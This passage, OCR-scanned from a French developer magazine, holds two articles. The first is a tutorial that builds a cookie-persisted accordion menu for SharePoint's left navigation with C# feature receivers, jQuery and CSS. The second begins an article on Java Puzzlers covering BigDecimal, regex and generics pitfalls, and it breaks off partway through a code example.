  <File Path=»Resources\jquery-1.5.2.js» Url=»MenuAccordeon/jquery
-1.5.2.js»
Type=»GhostableInLibrary» />

</Module>
```


Ce bout de code nous permet d'ajouter nos trois fichiers dans la bibliothèque de style « *Style Library* » en mode élément (« *Type='GhostableInLibrary'* »)


La fonctionnalité permettant de déployer ces fichiers a été créée lors de l'ajout du module. Assurons-nous que la portée de cette fonctionnalité est bien « Site ». Profitons-en aussi pour associer un titre et une description à cette fonctionnalité [Fig.6 et 7].


Procédons à un déploiement, pour s'assurer que jusque-là tout se passe bien …

















Une fois le déploiement terminé, naviguons jusqu'à notre bibliothèque de styles – et oh miracle, nous trouvons nos trois fichiers dans le dossier « *MenuAccordeon* » [Fig.8].

Avant de manipuler notre menu de navigation de gauche à proprement parler, il nous reste une petite chose à faire. En effet, j'ai mentionné au tout début que nous voulions pouvoir faire basculer un site donné vers ce menu. Or jusqu'à maintenant nous n'avons paramétré qu'une seule fonctionnalité de portée « Site » qui ajoute uniquement les fichiers styles et JavaScript nécessaires au niveau du site racine.

Créons donc une nouvelle fonctionnalité, de portée « Web », qui lorsque activée sur un site, transformera le menu. Ajoutons un gestionnaire d'évènements à cette fonctionnalité car la transformation se fera par code à l'activation [Fig.9 et 10].

Voici le code de la méthode « FeatureActivated » (la solution complète est bien entendu disponible en fin d'article) : [Fig.11].

Les points importants à noter sur ce bout de code sont les suivants :

• Ligne 17 à 21:

Nous créons une « *CustomAction* » permettant d'ajouter virtuellement une référence vers un fichier JavaScript (spécifié ligne 20, ici la librairie *jquery*). Nous aurions très bien pu réaliser cette tâche en pure *CAML* – mais je trouve le C# plus précis que *l'XML*.

• Ligne 23 à 27:

Idem que ci-dessus. Nous ajoutons une référence virtuelle au fichier JavaScript « script.js »

• Ligne 29 à 39 :

Pour ajouter la référence vers notre feuille de style, nous ne pouvons utiliser la propriété « *ScriptSrc* » car notre fichier *.css* n'est pas un script. En revanche, nous pouvons utiliser la propriété « *ScriptBlock* » pour « écrire » sur nos pages SharePoint le tag *HTML* « *Link* ». Ligne 33, nous récupérons l'URL relative du site racine de notre collection (en effet, cette url n'est pas toujours «/ » (remarque : c'est une erreur commune, que je croise souvent)).

A travers ces quelques lignes nous nous assurons que toutes nos pages de notre site SharePoint auront une référence vers ces trois fichiers. Notez qu'aucun fichier SharePoint n'a été modifié.

Nous aurions pu tout aussi bien éditer la page maître du site dans *SharePoint Designer* et ajouter ces références – mais cela n'aurait pas été aussi propre et réutilisable.

La désactivation d'une fonctionnalité doit être aussi propre que son activation. Ajoutons donc le bout de code suivant dans la méthode « *FeatureDeactivating* » pour nettoyer ce que nous avons fait précédemment : [Fig.12].

Rien de bien sorcier ici : à travers la requête *Linq* sur la collection « *UserCustomActions* » (ligne 47 à 49), nous récupérons toutes les actions que nous avons ajoutées lors de l'activation, puis nous les supprimons, purement et simplement !

Notre coquille est à présent prête. Il ne nous reste plus qu'à coder la logique : notre style et notre script pour transformer ce fameux menu.

Editons le fichier *style.css* contenu dans notre module « *Resources* », et surchargeons la classe « *ms-quickLaunch LI.static UL* ». Cette classe représente les blocs *UL* sous les éléments de menu de niveau un : [Fig.13].

Mettons la propriété « display » à « none » [Fig.14].

Comment retrouvons-nous tout cela : en explorant le DOM de la page (chaque navigateur du marché propose son explorateur de dom). Ci-dessous, cet explorateur de DOM d'*Internet Explorer* : [Fig.15].

Déployons à nouveau pour constater le résultat : [Fig.16].

Nos éléments de niveau 2 sont masqués.

Quelques petites remarques ici :

- Lors du déploiement de la solution, Visual Studio active les deux fonctionnalités – c'est pourquoi le menu est directement masqué. Naviguez jusqu'à la page de gestion des fonctionnalités de portée « Web » - et désactivons la nôtre. Vous verrez que les éléments réapparaissent. En effet, le fait de désactiver cette fonctionnalité supprime la référence vers notre style, et du coup la modification du style d'affichage. Magique – non, juste SharePoint ! [Fig.17].
- Pour vous assurer que vous êtes sur la bonne voie, créez un sous-site – et activez à la main cette fonctionnalité sur ce nouveau site…

Fig.8




Fig.9




Fig.10




Fig.11

```
13      public override void FeatureActivated(SPFeatureReceiverProperties properties)
14      {
15          SPWeb web = properties.Feature.Parent as SPWeb;
16
17          SPUserCustomAction action = web.UserCustomActions.Add();
18          action.Location = "ScriptLink";
19          action.Sequence = 1042;
20          action.ScriptSrc = "~sitecollection/Style Library/MenuAccordeon/jquery-1.5.2.js";
21          action.Update();
22
23          action = web.UserCustomActions.Add();
24          action.Location = "ScriptLink";
25          action.Sequence = 1044;
26          action.ScriptSrc = "~sitecollection/Style Library/MenuAccordeon/script.js";
27          action.Update();
28
29          action = web.UserCustomActions.Add();
30          action.Location = "ScriptLink";
31          action.Sequence = 1045;
32
33          string url = SPUtility.ConcatUrls(web.Site.RootWeb.ServerRelativeUrl, "/Style Library/MenuAccordeon/");
34          string script =
35              string.Format("document.write('<link rel=\"stylesheet\" type=\"text/css\" href=\"{0}style.css\"></' + 'link>');"
36                            , url);
37
38          action.ScriptBlock = script;
39          action.Update();
40      }
```

Fig.12

```
43      public override void FeatureDeactivating(SPFeatureReceiverProperties properties)
44      {
45          SPWeb web = properties.Feature.Parent as SPWeb;
46
47          var actions = web.UserCustomActions
48              .Where(aa => aa.Location == "ScriptLink"
49                  && ((aa.ScriptSrc != null && aa.ScriptSrc.Contains("MenuAccordeon")) || aa.Sequence == 1045));
50
51          for (int i = actions.Count() - 1; i >= 0; i--)
52              actions.ElementAt(i).Delete();
53      }
```

- Je répète pour la énième fois, nous n'avons pas modifié de fichiers SharePoint.
- Editons notre fichier script.js et ajoutons le code suivant (les différents blocs seront expliqués après : [Fig.18].

A la fin du chargement de la page, nous récupérons tous les éléments de classe « *.menu-item* » dans le bloc « *.ms-quicklaunch* » (qui est soit un lien *A*, soit un *SPAN*, quand par exemple l'élément de menu est un dossier et non un lien direct) – et pour chacun d'eux nous supprimons le style « *selected* » (en effet, nous ne voulons plus le style de sélection, représenté ci-dessous) (ligne 6 à 10) : [Fig.19].

La suite correspond à la logique d'ouverture et de fermeture: juste avant l'élément de classe « *.menu-item* », nous ajoutons une image (qui sera le « plus » et le « moins » indiquant que le menu est ouvert ou fermé. Nous associons ensuite une fonction au clic sur cette image. Cette fonction affiche le menu s'il est masqué et le masque s'il est affiché. Notons qu'à chaque fois, l'image est mise à jour pour refléter le statut du menu.

Déployons à nouveau cette solution et observons le résultat : [Fig.20].

Une expression me vient à l'esprit : c'est bien mais pas top! L'image est au-dessus du lien, il n'y a pas d'espace sur la gauche entre le navigateur et l'image. Bref, la partie design est à revoir.

Dans le script précédent, lors de l'ajout de l'image ligne 14, nous avons ajouté une référence à une classe css pour personnaliser le style … Ajoutons la classe suivante à notre feuille de style : [Fig.21].

Déployons à nouveau. Le résultat est tout de même plus sympa : [Fig.22]. Il est tout à fait possible d'améliorer le style pour rendre le visuel plus agréable, mais ce n'est pas le but de cet article. En effet, l'espace entre les blocs est trop important par exemple.

Et voilà, la version 1 est maintenant terminée. Je dis version 1, car nous allons voir comment nous pouvons encore allez plus loin. Revenons tout d'abord sur les points essentiels que nous avons vus ici :

- Ajouter des références à des scripts et des styles sans passer par SharePoint Designer ;
- A travers les styles pouvoir altérer l'interface de SharePoint ;
- Utiliser jquery pour modifier les propriétés des éléments d'une page SharePoint.

Cependant, à ce niveau, notre menu à une grosse lacune : dès que vous cliquez sur un lien pour passer sur une autre page, le paramétrage des menus ouverts et/ou fermés est perdu. Comment pourrait-on persister ces états?

Utiliser l'API SharePoint cliente pour stocker en session le paramétrage des menus ? Trop complexe ; et puis, c'est un peu sortir le bazooka pour tuer une mouche.

Utiliser les cookies ? Bah oui, en voilà une super idée !

ALLER PLUS LOIN : PERSISTER LE STATUT DES MENUS

Nous allons maintenant tâcher de préserver le statut d'ouverture des menus en utilisant les cookies. Pour commencer, ajoutons à notre solution l'addon jquery pour la gestion des cookies jquery.cookies.2.2.0.min.js.

Cette librairie nous permet de manipuler des cookies à travers quatre méthodes principales :

- **test**: permet de vérifier si le navigateur supporte les cookies ;
- **set** : ajoute un cookie sur le poste client (par défaut, c'est un cookie de session, donc une fois la session terminée, le cookie sera effacé. Il est possible de préciser en option une date d'expiration) ;
- **get** : récupère la valeur d'un cookie pour une clé donnée ;
- **del** : supprime un cookie pour une clé donnée ;

Fig.13

Fig.14

```
1  .ms-quickLaunch LI.static UL
2  {
3      display: none;
4  }
```

Fig.16

Fig.15




Fig.17

Fig.18

```
1  $(document).ready(function () {
2      // Vertical menu animation ...
3      $(".ms-quickLaunch .root .menu-item").each(function () {
4
5          // Remove selected style
6          var css = $(this).attr("class");
7          if (typeof (css) != "undefined" && css.indexOf("selected") > -1) {
8              css = css.replace("selected", "");
9              $(this).attr("class", css);
10         }
11
12         if ($(this).next().length > 0) {
13             // Add the plus/minus img tag
14             $(this).before("<img src='/_layouts/images/plus.gif' border='0' class='enhancedMenu-plusMinus'/>");
15
16             // Attach click event to show/hide block
17             $(this).prev().click(function () {
18                 var index = $(this).parent().index();
19                 if ($(this).next().next().is(":visible")) {
20                     $(this).next().next().hide();
21                     $(this).attr("src", "/_layouts/images/plus.gif");
22                 }
23                 else {
24                     $(this).next().next().show();
25                     $(this).attr("src", "/_layouts/images/minus.gif");
26                 }
27             });
28         }
29     });
30 });
```

Fig.19

Fig.20




Fig.21

```
.enhancedMenu-plusMinus
{
    padding-top: 5px;
    padding-left: 2px;
    float: left;
    cursor: hand;
}
```

Fig.22

Le module « Resources » de notre solution ressemble maintenant à : [Fig.23].

Donc concrètement, nous allons stocker dans un cookie les index de tous les menus qui sont ouverts, séparés par des « ; ».

Modifions donc notre *script.js* et ajoutons trois nouvelles fonctions : [Fig.24]. La première fonction *AddItem()* permet d'ajouter un nouvel index à sauvegarder dans notre cookie. Notez ici que la clé de notre cookie est la valeur de la variable *COOKIE_NAME*. Dans un premier temps le cookie est effacé, puis un nouveau est créé. Cette fonction sera appelée lorsqu'un nouveau menu sera ouvert.

La deuxième *RemoveItem()* permet de supprimer un index. Elle sera appelée lors de la fermeture d'un élément.

Enfin, la troisième *IsOpe()n*, permet de restaurer l'état d'un menu en vérifiant s'il est ouvert ou fermé, lors du chargement de la page.

Lions maintenant ces fonctions aux différentes actions que nous avons mises en place pour la manipulation du menu : [Fig.25].

A la fermeture, nous retirons l'index (ligne 22). A l'ouverture, nous l'ajoutons (ligne 27). Enfin, à l'exécution du script, donc au chargement de la page, nous rétablissons le statut de l'élément en cours de traitement.

Déployons à nouveau tout cela, et testons le tout.

Lors du chargement d'une nouvelle page (au niveau du site sur lequel la fonctionnalité est activée bien entendu) le statut des menus est bien restauré. Si maintenant nous créons un sous-site, et que nous activons notre fonctionnalité nous permettant de faire basculer notre menu, que constatons-nous ? Les menus ne sont-ils pas restaurés à l'identique du site précédent ?

En effet, la clé de notre cookie est la valeur de la variable *COOKIE_NAME*. Ainsi tous nos sites partagent le même stockage. Que devons-nous donc faire ? Faire en sorte de n'avoir qu'un cookie par site, et donc de s'assurer que chaque valeur de la variable *COOKIE_NAME* est unique par site. Pour réaliser cette tâche, reprenons notre gestionnaire d'évènement de la fonctionnalité de portée web, et ajoutons la ligne suivante : [Fig.26].

Lors de l'activation de la fonctionnalité, les références vers les fichiers JavaScript sont établies, celle vers le fichier css aussi – nous ajoutons l'instanciation d'une variable JavaScript, contenant l'ID de notre site. Ainsi, cette valeur sera unique par site, et nous aurons autant de cookies que nous avons de sites dont la fonctionnalité est activée. Il ne nous reste plus qu'à supprimer la variable *COOKIE_NAME* de notre fichier script.js (pour ne pas la réécrire et écraser sa valeur globale), et déployer le tout.

CONCLUSION

En quelques lignes de code nous avons pu modifier l'interface de SharePoint, sans toucher le moindre fichier et sans se servir de SharePoint Designer. Je ne dis pas que SharePoint Designer n'est pas à utiliser, je dis juste que SharePoint propose des mécanismes pour interagir avec nos pages, sans en modifier le code. Cela simplifie grandement le déploiement, la gestion de plusieurs environnements et les mises à jour. Ce qui vient de vous être montré ici peut être appliqué à pas mal d'autres petites choses. Le couple jquery & css permet beaucoup de possibilités, de rendre SharePoint plus convivial tout en restant propre et respectueux des bonnes pratiques. Ci-dessous quelques références :

Jquery : http://jquery.com/

Plugin jquery pour la gestion des cookies :
http://code.google.com/p/cookies/

Julien **Chomarat** - *Infinite Square*
jchomarat@infinitesquare.com

Fig.23




Fig.24

```
32  var COOKIE_NAME = "MyCookie";
33  function AddItem(index) {
34      if ($.cookies.test()) {
35          var val = $.cookies.get(COOKIE_NAME);
36          if (val == null) val = ";" + index + ";";
37          else val += index + ";";
38
39          $.cookies.del(COOKIE_NAME);
40          $.cookies.set(COOKIE_NAME, val);
41      }
42  }
43
44  function RemoveItem(index) {
45      if ($.cookies.test()) {
46          var val = $.cookies.get(COOKIE_NAME);
47          if (val == null) return;
48          else val = val.replace(";" + index + ";", ";");
49
50          $.cookies.del(COOKIE_NAME);
51          $.cookies.set(COOKIE_NAME, val);
52      }
53  }
54
55  function IsOpen(index) {
56      if ($.cookies.test()) {
57          var val = $.cookies.get(COOKIE_NAME);
58          if (val != null) {
59              if (val.indexOf(";" + index + ";") > -1) return true;
60          }
61      }
62      return false;
63  }
```

Fig.25

```
12  if ($(this).next().length > 0) {
13      // Add the plus/minus img tag
14      $(this).before("<img src='/_layouts/images/plus.gif' border='0
15
16      // Attach click event to show/hide block
17      $(this).prev().click(function () {
18          var index = $(this).parent().index();
19          if ($(this).next().next().is(":visible")) {
20              $(this).next().next().hide();
21              $(this).attr("src", "/_layouts/images/plus.gif");
22              RemoveItem(index);
23          }
24          else {
25              $(this).next().next().show();
26              $(this).attr("src", "/_layouts/images/minus.gif");
27              AddItem(index);
28          }
29      });
30
31      // Restore blocks status
32      if (IsOpen($(this).parent().index())) {
33          $(this).next().show();
34          $(this).prev().attr("src", "/_layouts/images/minus.gif");
35      }
```

Fig.25

```
34              string url = SPUtility.ConcatUrls(web.Site.RootWeb.ServerRela
35              string script =
36                  string.Format("document.write('<link rel=\"stylesheet\" t
37                                , url);
38
39              script += " COOKIE_NAME = '" + web.ID.ToString() + "';";
40
41              action.ScriptBlock = script;
42              action.Update();
```

Java Puzzlers : découvrez les pièges et curiosités du langage Java !

Un peu moins de 20 ans après sa création, le langage Java s'est imposé comme l'un des langages les plus populaires si ce n'est le plus populaire auprès des développeurs et plus encore en entreprise où il est massivement utilisé. Pour les plus perplexes, un rapide coup d'œil aux différentes offres d'emploi pour développeurs suffira à les convaincre. Malgré cette utilisation massive, le langage Java continue de proposer pièges et curiosités qui peuvent dérouter les développeurs les plus aguerris. Cet article vient présenter quelques-uns de ces pièges, plus ou moins connus, avec pour but premier de donner les bonnes pratiques pour s'en préserver.

Père de l'API Collections de Java et architecte reconnu du monde Java par ses ouvrages remplis de pragmatisme et de précieux conseils, Joshua Bloch fut le premier à mettre en lumière ces pièges du monde Java avec son comparse Neal Gafter, lui aussi alors employé de Sun. Plus connus sous le nom de puzzlers, ces pièges et curiosités du langage ont été accumulés par ces 2 brillants architectes qui ont commencé à les mettre en lumière lors de différentes conférences au début des années 2000. Chaque nouvelle version de Java étant alors l'occasion pour eux d'en découvrir de nouveaux, toujours plus croustillants. C'est finalement en 2005 qu'ils se décidèrent à en publier près d'une centaine au sein d'un ouvrage qui, plusieurs années après, demeure encore une référence. Depuis lors avec les sorties des moutures 6 et 7 de Java, certains nouveaux puzzlers ont été mis en lumière mais les plus connus d'entre eux sont issus de leur livre référence.

Concrètement, un puzzler consiste en une portion de code Java pour laquelle on interroge le développeur sur son comportement, sans que ce dernier ait recours à un compilateur ou à une JVM pour l'exécuter. Différentes possibilités sur le résultat de sa compilation ou de son exécution peuvent être présentées et dans tous les cas, une morale doit en ressortir mettant en exergue un certain nombre de bonnes pratiques qu'il faut garder à l'esprit lors de développements à l'aide du langage Java. Bref, se confronter à des puzzlers reste un exercice intéressant quel que soit son niveau !

CALCULS FINANCIERS

Notre premier puzzler est un programme de calcul basique au sein duquel on effectue une soustraction entre 2 nombres décimaux afin d'en obtenir le résultat. L'approche naïve consisterait à procéder de la sorte :

```
public class FinancialCalcul {
  public static void main(String[] args) {
    System.out.println(2.00 - 1.10);
  }
}
```

Bien entendu, la grande majorité des développeurs Java sait parfaitement que cette approche n'est pas appropriée dans un tel contexte et que pour des calculs exigeant une grande précision, la plateforme Java propose la classe BigDecimal. De fait, notre puzzler est le suivant :

```
public class FinancialCalcul {
  public static void main(String[] args) {
    System.out.println(new  BigDecimal(2.00).subtract(new  Big
Decimal(1.10)));
  }
}
```

Etant donné la portion de code suivant, quelle est la sortie produite par l'exécution de notre programme :

```
a/ 0.9
b/ 0.90
c/ 0.8999999999999999
d/ Aucune de ces réponses
```

Les réponses a/ et b/ peuvent paraître logiques de prime abord mais il paraît évident que si l'on propose un tel puzzler c'est que la réponse n'est pas si triviale. De fait, et puisque l'on manipule directement des doubles au sein des constructeurs de nos classes BigDecimal, la réponse c/ semble s'imposer. En réalité, la bonne réponse est la d/ !

Voyons voir, notre code s'appuie correctement sur la classe BigDecimal qui permet des calculs d'une grande précision mais le problème vient plutôt du constructeur utilisé pour instancier ces objets. En effet, le constructeur *public BigDecimal (double val)* est ici appelé. Notre objet va donc bien représenter la valeur décimale exacte d'un double à virgule flottante … C'est donc bien ici que ça se gâte avec la présence de ce double. De fait, la réponse correcte est la d/ avec l'affichage suivant : 0.899999999999999911182158029987476766109466552734375.

La solution de ce puzzler va donc consister à utiliser le constructeur public *Bigdecimal (String val)* de la sorte :

```
public class FinancialCalcul {
  public static void main(String[] args) {
    System.out.println(new BigDecimal("2.00").subtract(new Big
Decimal("1.10")));
```

```
  }
}
```

Outre le fait de garder à l'esprit que la classe BigDecimal s'impose lors de calculs nécessitant une grande précision, ce puzzler nous montre qu'il reste primordial de lire attentivement la javadoc d'une classe avant de l'utiliser !

GARE AUX EXPRESSIONS RÉGULIÈRES

Considérons à présent un programme censé afficher le chemin complet de la classe appelante. La portion de code suivante réalise cette fonctionnalité :

```
package fr.app.puzzlers;
public class ReplaceSample {
  public static void main(String[] args) {
    System.out.println(ReplaceSample.class.getName().replaceAll
(".", "/") + ".class");
  }
```

Etant donné ce programme, quelle sera donc la sortie console suite à son exécution ?
La méthode getName du littéral ReplaceSample.class renvoie le nom complet de la classe correspondante, ce qui dans notre cas devrait renvoyer *"fr.app.puzzlers.ReplaceSample"*. Sur cette chaîne de caractères, nous effectuons ensuite un remplacement de toutes les occurrences de la chaîne "." par la chaîne "/". Le résultat de l'exécution du programme devrait donc être le suivant : fr/app/puzzlers/ReplaceSample.class. Néanmoins, il n'en n'est rien et la sortie produite est quelque peu déroutante : ////////////////////////////.class !
Le problème vient en réalité du premier paramètre pris par la méthode replaceAll puisque ce dernier est considéré comme une expression régulière et non une simple chaîne de caractères. Ainsi, l'expression régulière "." va matcher chacun des caractères de la chaîne sur laquelle la méthode est appelée. De fait, chaque caractère du nom complet de la classe se voit remplacer par un slash. Pour résoudre ce puzzler, plusieurs solutions sont possibles. La plus simple et la plus rapide va consister à échapper le caractère spécial "." passé en premier paramètre de la méthode replaceAll de la sorte :

```
System.out.println(ReplaceSample.class.getName().replaceAll("
\\.", "/") + ".class");
```

Une autre solution consiste à mettre à profit les méthodes statiques de la classe Pattern ajoutée avec Java 5. Très puissante, les fonctionnalités de cette classe ne sont pas toujours connues et maîtrisées des développeurs. Elle propose notamment la méthode *quote* qui prend en entrée une chaîne de caractères et se charge de lui ajouter tous les caractères d'échappement nécessaires afin de retourner une expression régulière qui va matcher le comportement attendu. Ceci nous donne donc la ligne de code suivante :

```
System.out.println(ReplaceSample.class.getName().replaceAll
(Pattern.quote("."), "/") + ".class");
```

Ces 2 solutions vont produire en sortie le résultat attendu : fr/app/puzzlers/ReplaceSample.class . Ce puzzler met en évidence encore une fois l'importance de bien lire la javadoc des méthodes employées mais également de tenir compte des nouveautés introduites au fur et à mesure des versions de Java afin de bénéficier des avancées et des facilités apportées aux développeurs.

PROBLÈME DE TYPES

L'arrivée des Generics et de la conversion automatique des types primitifs avec Java 5 ont été un bond en avant certain pour l'API Collections de Java. L'exemple suivant s'appuie sur ces fonctionnalités :

```
public class ShortSet {
  public static void main(String[] args) {
    Set<Short> s = new HashSet<Short>();

    for (short i = 0; i < 100; i++) {
      s.add(i);
      s.remove(i - 1);
    }

    System.out.println(s.size());
  }
}
```

Ce programme crée un Set d'objets de type Short avant de passer au sein d'une boucle pour laquelle 100 itérations sont effectuées au cours desquelles l'indice d'itération i est ajouté avant que la valeur i-1 soit retirée du Set. La question est donc de savoir quel sera le résultat de l'exécution de ce programme à l'appel de la méthode size du Set :

```
a/ 1
b/ 100
c/ Lancement d'une exception
d/ Aucune de ces solutions
```

Les réponses c/ et d/ apparaissent rapidement comme fausses. La réponse a/ en revanche est plutôt convaincante puisque l'on ajoute 100 entiers et qu'on en retire seulement 99. Là encore, il s'agit d'une erreur ! La réponse correcte est la b/. En effet, la signature de la méthode remove d'un Set est la suivante : *public remove(Object o)*. Cette dernière accepte donc en entrée des objets, ce qui s'avère problématique lors du retrait des valeurs résultant de l'opération i-1 puisque celles-ci sont de type Integer. On retire ainsi des valeurs de type Integer du Set qui lui ne contient que des objets de type Short. Ainsi, aucun retrait n'est effectué lors des 100 itérations et le résultat obtenu est celui de la réponse b/ à savoir 100 !
Pour redonner au programme le comportement attendu, il suffit de spécifier que le résultat de l'opération i-1 doit être de type short afin que les retraits soient bien réalisés :

```
public class ShortSet {
  public static void main(String[] args) {
    Set<Short> s = new HashSet<Short>();

    for (short i = 0; i < 100; i++) {
      s.add(i);
      s.remove((short)(i - 1));
    }
```

```
    System.out.println(s.size());
  }
}
```

Fort instructif, ce puzzler nous rappelle qu'il est primordial de toujours faire attention aux types sur lesquels nous travaillons afin d'éviter des comportements curieux dans nos programmes.

NE PAS ABUSER DES GENERICS

Comme expliqué, l'ajout des Generics au langage en version 5 aura eu un impact important sur bon nombre d'applications d'entreprise. Devant la puissance et la complexité des Generics, certains développeurs ont eu tendance à en abuser quitte à avoir de mauvaises surprises dans leurs programmes par la suite. Le puzzler suivant met en scène ces fameux Generics :

```
abstract class Sink<T> {
  abstract void add(T... elements);

  void addUnlessNull(T... elements) {
    for (T element : elements)
      if (element != null)
        add(element);
  }
}
public class StringSink extends Sink<String> {
  final List<String> list = new ArrayList<String>();

  void add(String... elements) {
    list.addAll(Arrays.asList(elements));
  }
  @Override
  public String toString() {
    return list.toString();
  }

  public static void main(String[] args) {
    Sink<String> ss = new StringSink();
    ss.addUnlessNull("null", null);
    System.out.println(ss);
  }
}
```

Comme de coutume désormais, on se demande quelle va être la sortie produite par l'exécution de ce puzzler :

```
a/ StringSink@19821f
b/ [null]
c/ [null, null]
d/ Aucune de ces solutions
```

Un peu plus complexe que le précédent, ce programme une fois exécuté va provoquer une ClassCastException aussi étonnant que cela puisse paraître ! La stacktrace de l'exécution est assez confuse et l'exception va être levée au sein de la classe StringSink. A priori, il semble difficile de déterminer la ligne de code responsable de cette exception puisque le code incrimé n'est même pas visible dans notre classe ! La méthode coupable apparaît seulement au sein du code compilé puisqu'il s'agit d'une méthode générée par le compilateur et plus connue sous le doux nom de "bridge method". Cette méthode est créée au sein de la classe StringSink et a l'allure suivante :

```
void add(Object[] a) {
  add((String[]) a); // Levée de l'exception
}
```

Le problème vient donc de l'utilisation d'un Generic T au sein d'une méthode prenant en entrée un Varargs, soit un tableau de T, ce qui cause la création de cette méthode qui caste notre objet en String. En effet, le compilateur ne connaissant pas le type T et puisqu'il doit gérer ce tableau, il n'a d'autre choix que de créer une méthode avec Object. La ClassCastException obtenue apparaît tout d'un coup plus logique. Fort heureusement, un warning est levé à la compilation sur la ligne de code responsable de la création de la "bridge method" à savoir la ligne suivante :

```
  if (element != null)
  add(element);
```

La solution pour faire fonctionner correctement ce programme va consister à remplacer les Varargs par des Collections tout en supprimant l'appel à la méthode Arrays.asList dans l'implémentation de la méthode add de la classe StringSink. Ceci nous donne le code suivant :

```
abstract class Sink<T> {
  abstract void add(Collection<T> elements);

  void addUnlessNull(Collection<T> elements) {
    for (T element : elements)
      if (element != null)
        add(Collections.singleton(element));
  }
}

public class StringSink extends Sink<String> {
  final List<String> list = new ArrayList<String>();

  void add(Collection<String> elements) {
    list.addAll(elements);
  }

  @Override
  public String toString() {
    return list.toString();
  }

  public static void main(String[] args) {
    Sink<String> ss = new StringSink();
    ss.addUnlessNull(Arrays.asList("null", null));
    System.out.println(ss);
  }
}
```

Le programme corrigé affiche bien en sortie [null]. Les conclusions de ce puzzler sont plutôt intéressantes. Tout d'abord, il est impor-

tant d'avoir à l'esprit que les Varargs et les Generics ne font pas bon ménage ensemble du fait des problèmes existants entre ces derniers et les tableaux. Ensuite, une bonne pratique à garder en mémoire est de privilégier autant que faire se peut l'utilisation de collections au profit des tableaux et cela demeure encore plus vrai lors de la définition d'API. Enfin, et cela sonne toujours comme une piqûre de rappel, il ne faut jamais ignorer les alertes remontées à la compilation.

COMPORTEMENT INATTENDU

Après des puzzlers qui se sont intéressés jusqu'ici à l'utilisation d'API Java, nous passons à un puzzler qui plonge dans les méandres de Java puisque se rapportant directement aux spécifications du langage. La portion de code considérée est la suivante :

```
public class CondOperator {
  public static void main(String[] args) {
    char x = 'X';
    int i = 0;
    System.out.print(true ? x : 0);
